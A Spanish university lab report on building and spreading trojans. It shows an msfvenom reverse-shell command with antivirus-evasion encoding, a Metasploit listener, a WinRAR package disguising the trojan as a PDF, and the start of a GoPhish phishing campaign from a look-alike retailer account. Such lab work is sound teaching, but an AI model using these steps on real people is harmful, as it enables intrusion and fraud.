

SEGURIDAD INFORMÁTICA

PRÁCTICA 3 – TROYANOS

Esta práctica contará un 30% de la nota final.

Recordatorio de la evaluación:

1. Práctica de demonios y wireshark: 15% (práctica 1 - parte I)
2. Práctica de DNS: 15% (práctica 1 - parte II)
3. Práctica 2 de Firewalls y su defensa: 40%
4. Práctica 3 de troyanos: 30%

Los objetivos de esta práctica son los siguientes:

I. APRENDER A CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS

II. CREACIÓN E INTRODUCCIÓN DE UN TROYANO EN UN EQUIPO VÍCTIMA

III. CONOCER QUÉ ACCIONES SE PUEDEN LLEVAR A CABO SOBRE UN EQUIPO QUE TIENE UN TROYANO INSTALADO

IV. CREACIÓN DE UN TROYANO PARA ANDROID

Diego Viñals Lage, Javier Garrido Cobo

FASE I: CREAR Y DISTRIBUIR PUERTAS TRASERAS O BACKDOORS

(2.5 puntos)


Backdoor: Tipo de troyano que permite el acceso al sistema infectado y su control remoto. El atacante puede entonces eliminar o modificar archivos, ejecutar programas, enviar correos masivamente o instalar herramientas maliciosas (<https://www.welivesecurity.com/la-es/glosario/#B>)

Por hacer un símil con la realidad, un *backdoor* sería como una entrada secreta a una fortaleza, oculta para la mayoría pero que unos pocos conocen y pueden aprovecharla para entrar sin ser vistos y realizar sus acciones (<https://www.welivesecurity.com/la-es/2015/04/17/que-es-un-backdoor/>)

Para crear la puerta trasera haremos uso del software TheFatRat (<https://github.com/Veil-Framework/Veil>)

Se pide (para todo ello ver documento de ayuda):

1. (1 punto) Crear un troyano de tipo .bat con TheFatRat



```

diego@kali: ~/TheFatRat
File Actions Edit View Help

[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell_reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https

Choose Payload :3

[ ++++++ ]

Generate Backdoor
+-----+
| Name    | Descript | Your Input |
+-----+
| LHOST   | The Listen Address | 172.20.10.10 |
| LPORT   | The Listen Ports   | 443         |
| OUTPUTNAME | The Filename output | DiegoVinalsJavierGarrido |
| PAYLOAD | Payload To Be Used | windows/meterpreter/reverse_tcp |
+-----+
  
```

```
Backdoor Saved To : /root/Fatrat_Generated/DiegoVinalsJavierGarrido.bat  
Press [ENTER] to continue .....
```


2. (0.5 puntos) Crear un troyano de tipo .exe con Msfvenom. Utilizar este tipo de codificación (*encode*) para evitar su detección:

<https://www.mandiant.com/resources/shikata-ga-nai-encoder-still-going-strong>

```
(diego@kali)~[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.10 LPORT=443 -e x86/shikata_ga_nai -b '\x00' -f exe  
-o DiegoJavier.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai chosen with final size 381  
Payload size: 381 bytes  
Final size of exe file: 73802 bytes  
Saved as: DiegoJavier.exe
```


3. (0.5 puntos) Para ver si los antivirus lo detectarían existen servicios online que permiten comprobarlo. Uno de los más usados es Virus total www.virustotal.com (que comparte sus resultados de escaneos con las bases de datos de los antivirus)

Troyano .bat:



The screenshot shows the VirusTotal interface for the file `DiegoVinalsJavierGarrido.bat`. The file has a SHA256 hash of `cb3718d5152a32cfd0137700b6c61029920cf8d080b127f5d821ba56054344` and a size of 7.08 KB. It is identified as a text file. A red circle with the number 31 indicates that 31 security vendors and no sandboxes have flagged this file as malicious. The Community Score is shown as a green bar with a checkmark.


Troyano .exe:



The screenshot shows the VirusTotal interface for the file `ab.exe`. The file has a SHA256 hash of `d850a3b1c3fed484beec51f917c3e5d4c48bc28effa80a654fd241ffc8b5ef` and a size of 72.07 KB. It is identified as an EXE file. A red circle with the number 58 indicates that 58 security vendors and no sandboxes have flagged this file as malicious. The Community Score is shown as a green bar with a checkmark.

NOTA Elegir uno de ellos, el que queráis, para realizar el resto de la práctica.

4. (0.5 puntos) Ejecución de Metasploit (con el payload Meterpreter) para escuchar conexiones de posibles víctimas por el puerto 443. Usaremos este puerto, que es el que se usa para la navegación web por https, de forma que la víctima pueda conectarse a nosotros incluso si está detrás de un firewall. Esta es la base de un shell inverso (reverse Shell).



```
Shell No. 1
File Actions Edit View Help
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.20.10.10 yes The listen address (an interface may be specified)
LPORT 443 yes The listen port

Exploit target:
Id Name
--
0 Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run

[+] Started reverse TCP handler on 172.20.10:443
```



FASE II: CAMUFLAJE DEL TROYANO

(1.5 puntos)

En esta parte de la práctica vamos a intentar mejorar la forma en la que podemos distribuir el troyano y sobre todo, cómo camuflarlo.

Aquí **sí** que se valorará lo ingenioso que sea la solución elegida además de su eficacia.

Para ello se dan varias ideas de partida, **pero la solución no tiene por qué ser una de estas**. De hecho, por ejemplo, camuflarlo con el Winrar sería la solución menos imaginativa, pero se da como ejemplo sencillo de cómo hacerlo:

a) Investigar el uso de programas de camuflaje que permiten introducir un troyano en una canción o una foto (en general en cualquier fichero)

Se ha investigado un programa llamado OpenPuff, el cual usa la esteganografía, na técnica que se remonta a tiempos antiguos y se ha adaptado al entorno digital. La esteganografía implica ocultar un archivo dentro de otro, aparentemente inocuo y que no tiene relación aparente con el archivo oculto. En el contexto digital, se utiliza un programa llamado OpenPuff para realizar este proceso.

1. Descarga e inicio de OpenPuff
 - Se descarga el programa OpenPuff desde su página web.
 - OpenPuff es un programa portable, lo que significa que no necesita instalación y puede ejecutarse desde una llave USB.
1. Cifrado y ocultación del archivo
 - Se inicia OpenPuff y se hace clic en el botón "Hide" para iniciar el proceso de cifrado y ocultación del archivo.
 - Se configuran las claves que se utilizarán para descifrar el archivo. Pueden ser una o hasta tres claves para mayor seguridad.
 - Se introduce la contraseña en el cuadro de cifrado y se añade el archivo que se desea ocultar.
2. Elección del archivo anfitrión
 - Se elige un archivo anfitrión que servirá de tapadera para ocultar el archivo. Este archivo debe ser de igual tamaño o mayor que el archivo a ocultar.
 - OpenPuff permite ocultar el mensaje en varios archivos anfitriones diferentes, aumentando la complejidad de la ocultación.
3. Ajuste de la calidad del archivo anfitrión



- Se puede ajustar la calidad del archivo anfitrión, especialmente útil si es un archivo de audio. Esto ayuda a que el tamaño del archivo anfitrión coincida con el del archivo oculto.
 - Se inicia el proceso de cifrado y fusión de ambos archivos haciendo clic en Hide Data.
4. Descifrado del archivo oculto:
- Para extraer el archivo oculto, se realiza el proceso inverso.
 - Se inicia OpenPuff, se hace clic en el botón "Unhide", y se introducen las contraseñas utilizadas durante el cifrado.
 - Se añade el archivo anfitrión y se elige la ubicación para extraer el archivo oculto.

Este proceso de esteganografía permite ocultar archivos de manera aparentemente inofensiva dentro de otros archivos, utilizando contraseñas para cifrar y descifrar la información. Cabe destacar que el artículo proporciona esta información con fines educativos y no promueve el uso de estas técnicas con objetivos maliciosos.

Existen varios programas adicionales que también permiten realizar técnicas de esteganografía, como, por ejemplo, Steghide y OpenStego. Estas herramientas amplían las opciones disponibles para ocultar información de manera segura y están diseñadas para diversos propósitos, desde la protección de datos hasta el intercambio seguro de información.

b) Hacer uso de las capacidades de programas como el Winrar para ocultar ejecutables.

En el proceso de creación de este archivo autoejecutable, es fundamental comprender que se busca una ejecución secuencial de acciones para brindar una apariencia más convincente al usuario final. Utilizaremos la funcionalidad del programa WinRAR para empaquetar y comprimir un archivo PDF junto con una imagen.

Al ejecutarse el archivo comprimido, se activará primero el archivo con extensión .exe, seguido inmediatamente por la apertura del archivo PDF. Esta secuencia de eventos tiene como objetivo simular la apertura del documento PDF, proporcionando una experiencia aparentemente normal al usuario.

Para aumentar la credibilidad de este proceso, personalizaremos el archivo comprimido asignándole el icono característico de los archivos PDF. Esta medida contribuirá a que la interacción parezca genuina y, por ende, reducirá las sospechas del usuario.

c) Investigar en Internet cómo ejecutar un programa que vaya adjuntado en un email, o en el código html de una página web.

Ejecutar un programa desde una página web o un email es técnicamente posible, pero conlleva riesgos de seguridad significativos. En el caso de querer hacerlo desde un archivo HTML almacenado en tu disco duro, la orden sería algo como `FILE://c:/ruta/al/programa.exe`. Sin embargo, esta funcionalidad solo funcionaría en tu propio ordenador y no sería accesible desde otros dispositivos a menos que configures tu computadora como un servidor web público, lo cual presenta riesgos de seguridad y problemas técnicos adicionales. Además, ejecutar programas de esta manera desde un email o una página web en internet es aún más riesgoso y generalmente se considera una mala práctica debido a los riesgos de seguridad y malware.

d) Investigar el uso de descargadores troyanos (Downloaders)

Los Downloaders, considerados troyanos especializados, desempeñan un rol crucial en las estrategias de los ciberdelincuentes al facilitar la descarga e instalación de malware en los sistemas comprometidos. A pesar de carecer de carga maliciosa propia, su función de descargar y ejecutar amenazas adicionales los convierte en una herramienta poderosa para los atacantes. Su *modus operandi* implica ocultarse en programas que simulan ser legítimos, a menudo distribuidos en sitios no oficiales o de terceros, aprovechando la confianza del usuario.

La interacción del usuario es esencial para la activación de los downloaders. Una vez ejecutados, proceden a descargar archivos maliciosos desde fuentes externas, lo que les permite evadir detecciones iniciales. Posteriormente, llevan a cabo modificaciones en los registros del sistema para garantizar su persistencia y ejecución automática en cada inicio del sistema. Esta táctica dificulta la detección por parte de productos antimalware gratuitos, ya que el downloader no presenta signos evidentes de actividad maliciosa tras la descarga inicial.

Es crucial diferenciar entre downloaders y droppers. Mientras que ambos comparten el objetivo final de instalar amenazas en los dispositivos de las víctimas,

los downloaders se centran en la descarga de malware desde fuentes externas, mientras que los droppers incorporan la amenaza directamente en sí mismos, sin la necesidad de una descarga adicional.


Ejemplos notables de downloaders incluyen Emotet y Trickbot, que han participado en campañas significativas en el ámbito de la ciberseguridad. Emotet, inicialmente un troyano bancario, evolucionó hacia una botnet de rápida propagación, utilizando adjuntos maliciosos en correos electrónicos para descargar otras amenazas como Trickbot. Estas amenazas han sido objeto de acciones coordinadas para desbaratar sus infraestructuras y prevenir su propagación, destacando los constantes esfuerzos de la comunidad de ciberseguridad para hacer frente a estas amenazas emergentes.



- e) **O cualquier otro método que investiguéis y que sea convenientemente explicado.**

Entregable: Sólo hay que hacer un método, el que elijáis. Explicación corta y pantallazos detallando la solución empleada.


Para esta práctica, utilizaremos el método de Winrar, ya que es uno de los más sencillos y efectivos para el tipo de persona promedio que utiliza un ordenador.

Vamos a camuflar el troyano con un pdf.




| This PC > Network Drive (Z:) > Maquinas | | | | |
|---|--------------------|---------------------|--------|--|
| Name | Date modified | Type | Size | |
|  Diego.Javier | 12/16/2023 5:14 PM | Application | 73 KB | |
|  Enunciado práctica 3 - Troyanos-2023-24 | 11/29/2023 1:01 PM | Microsoft Edge P... | 404 KB | |


Para ello vamos a comprimir estos dos archivos, cambiaremos el nombre del archivo comprimo, haremos que sea autoextraíble, y que se ejecute el troyano y después el pdf, para que de esta manera parezca que solo hemos abierto el pdf.







Aquí hemos comprimido los dos archivos, le hemos cambiado el nombre a “Enunciado práctica 3 - Troyanos-2023-24” y lo hemos hecho autoextraíble.



Ahora hemos hecho que al abrir el zip se ejecute el virus “DiegoJavier.exe” y después el pdf.



Le ponemos el icono del PDF para que sea lo más creíble posible.

| Name | Date modified | Type | Size |
|---|--------------------|---------------------|--------|
|  DiegoJavier | 12/16/2023 5:14 PM | Application | 73 KB |
|  DiegoVinalsJavierGarrido | 12/16/2023 5:33 PM | Windows Batch File | 8 KB |
|  Enunciado práctica 3 - Troyanos-2023-24 | 11/29/2023 1:01 PM | Microsoft Edge P... | 404 KB |
|  Enunciado práctica 3 - Troyanos-2023-24.... | 12/16/2023 5:39 PM | Application | 0 KB |


Ya tendríamos nuestro troyano camuflado

FASE III: DISTRIBUCIÓN DEL TROYANO MEDIANTE UNA CAMPAÑA DE PHISHING (2.5 puntos)

5. (2 puntos) Distribución del troyano. Vamos a hacer que la víctima lo descargue de nuestro sitio web y lo ejecute. Para ello usaremos GoPhish para diseñar una campaña de Phishing (ver documento de ayuda)


La idea, por ejemplo, es que a la víctima le llegue un enlace creíble (de descarga de actualizaciones, descarga de juegos,...) y que al darle al link se conecte a nuestro sitio web y se descargue el troyano. Puede ser esto o cualquier idea similar que se os ocurra pero que esté trabajada y sea creíble.

Nota: se recomienda crearse una dirección de Outlook, Hotmail (con Gmail es un poco más complicado por la autenticación en dos pasos, y es necesario activar la opción Contraseña de aplicaciones, que permite a aplicaciones externas usar Gmail sin la autenticación en dos pasos) o un servidor propio SMTP en nuestra máquina para realizar la campaña.




```
C:\Users\Diego Vinals\Downloads\gophish.exe
OK 20160225173824_0.1.2_capture_credentials.sql
OK 20160227180335_0.1.2_store-smtp-settings.sql
OK 20160317214457_0.2_redirect_url.sql
OK 20160605210903_0.2_campaign_scheduling.sql
OK 20170104220731_0.2_result_statuses.sql
OK 20170219122503_0.2.1_email_headers.sql
OK 20170827141312_0.4_utc_dates.sql
OK 20171027213457_0.4.1_maillogs.sql
OK 20171208201932_0.4.1_next_send_date.sql
OK 20180223101813_0.5.1_user_reporting.sql
OK 20180524203752_0.7.0_result_last_modified.sql
OK 20180527213648_0.7.0_store_email_request.sql
OK 20180830215615_0.7.0_send_by_date.sql
OK 20190105192341_0.8.0_rbac.sql
OK 20191104103306_0.9.0_create_webhooks.sql
OK 20200116000000_0.9.0_imap.sql
OK 20200619000000_0.11.0_password_policy.sql
OK 20200730000000_0.11.0_imap_ignore_cert_errors.sql
OK 20200914000000_0.11.0_last_login.sql
OK 20201201000000_0.11.0_account_locked.sql
OK 20220321133237_0.4.1_envelope_sender.sql
time="2023-12-16T19:07:36+01:00" level=info msg="Please login with the username admin and the password 885156d460e07b61"
time="2023-12-16T19:07:36+01:00" level=info msg="Starting IMAP monitor manager"
time="2023-12-16T19:07:36+01:00" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2023-12-16T19:07:36+01:00" level=info msg="Creating new self-signed certificates for administration interface"
time="2023-12-16T19:07:36+01:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2023-12-16T19:07:36+01:00" level=info msg="Starting new IMAP monitor for user admin"
time="2023-12-16T19:07:36+01:00" level=info msg="TLS Certificate Generation complete"
time="2023-12-16T19:07:36+01:00" level=info msg="Starting admin server at https://127.0.0.1:3333"
```

Conseguimos entrar:




Hemos creado una cuenta de Outlook, PCcomponentess@outlook.com, desde donde se envía la campaña de phishing.

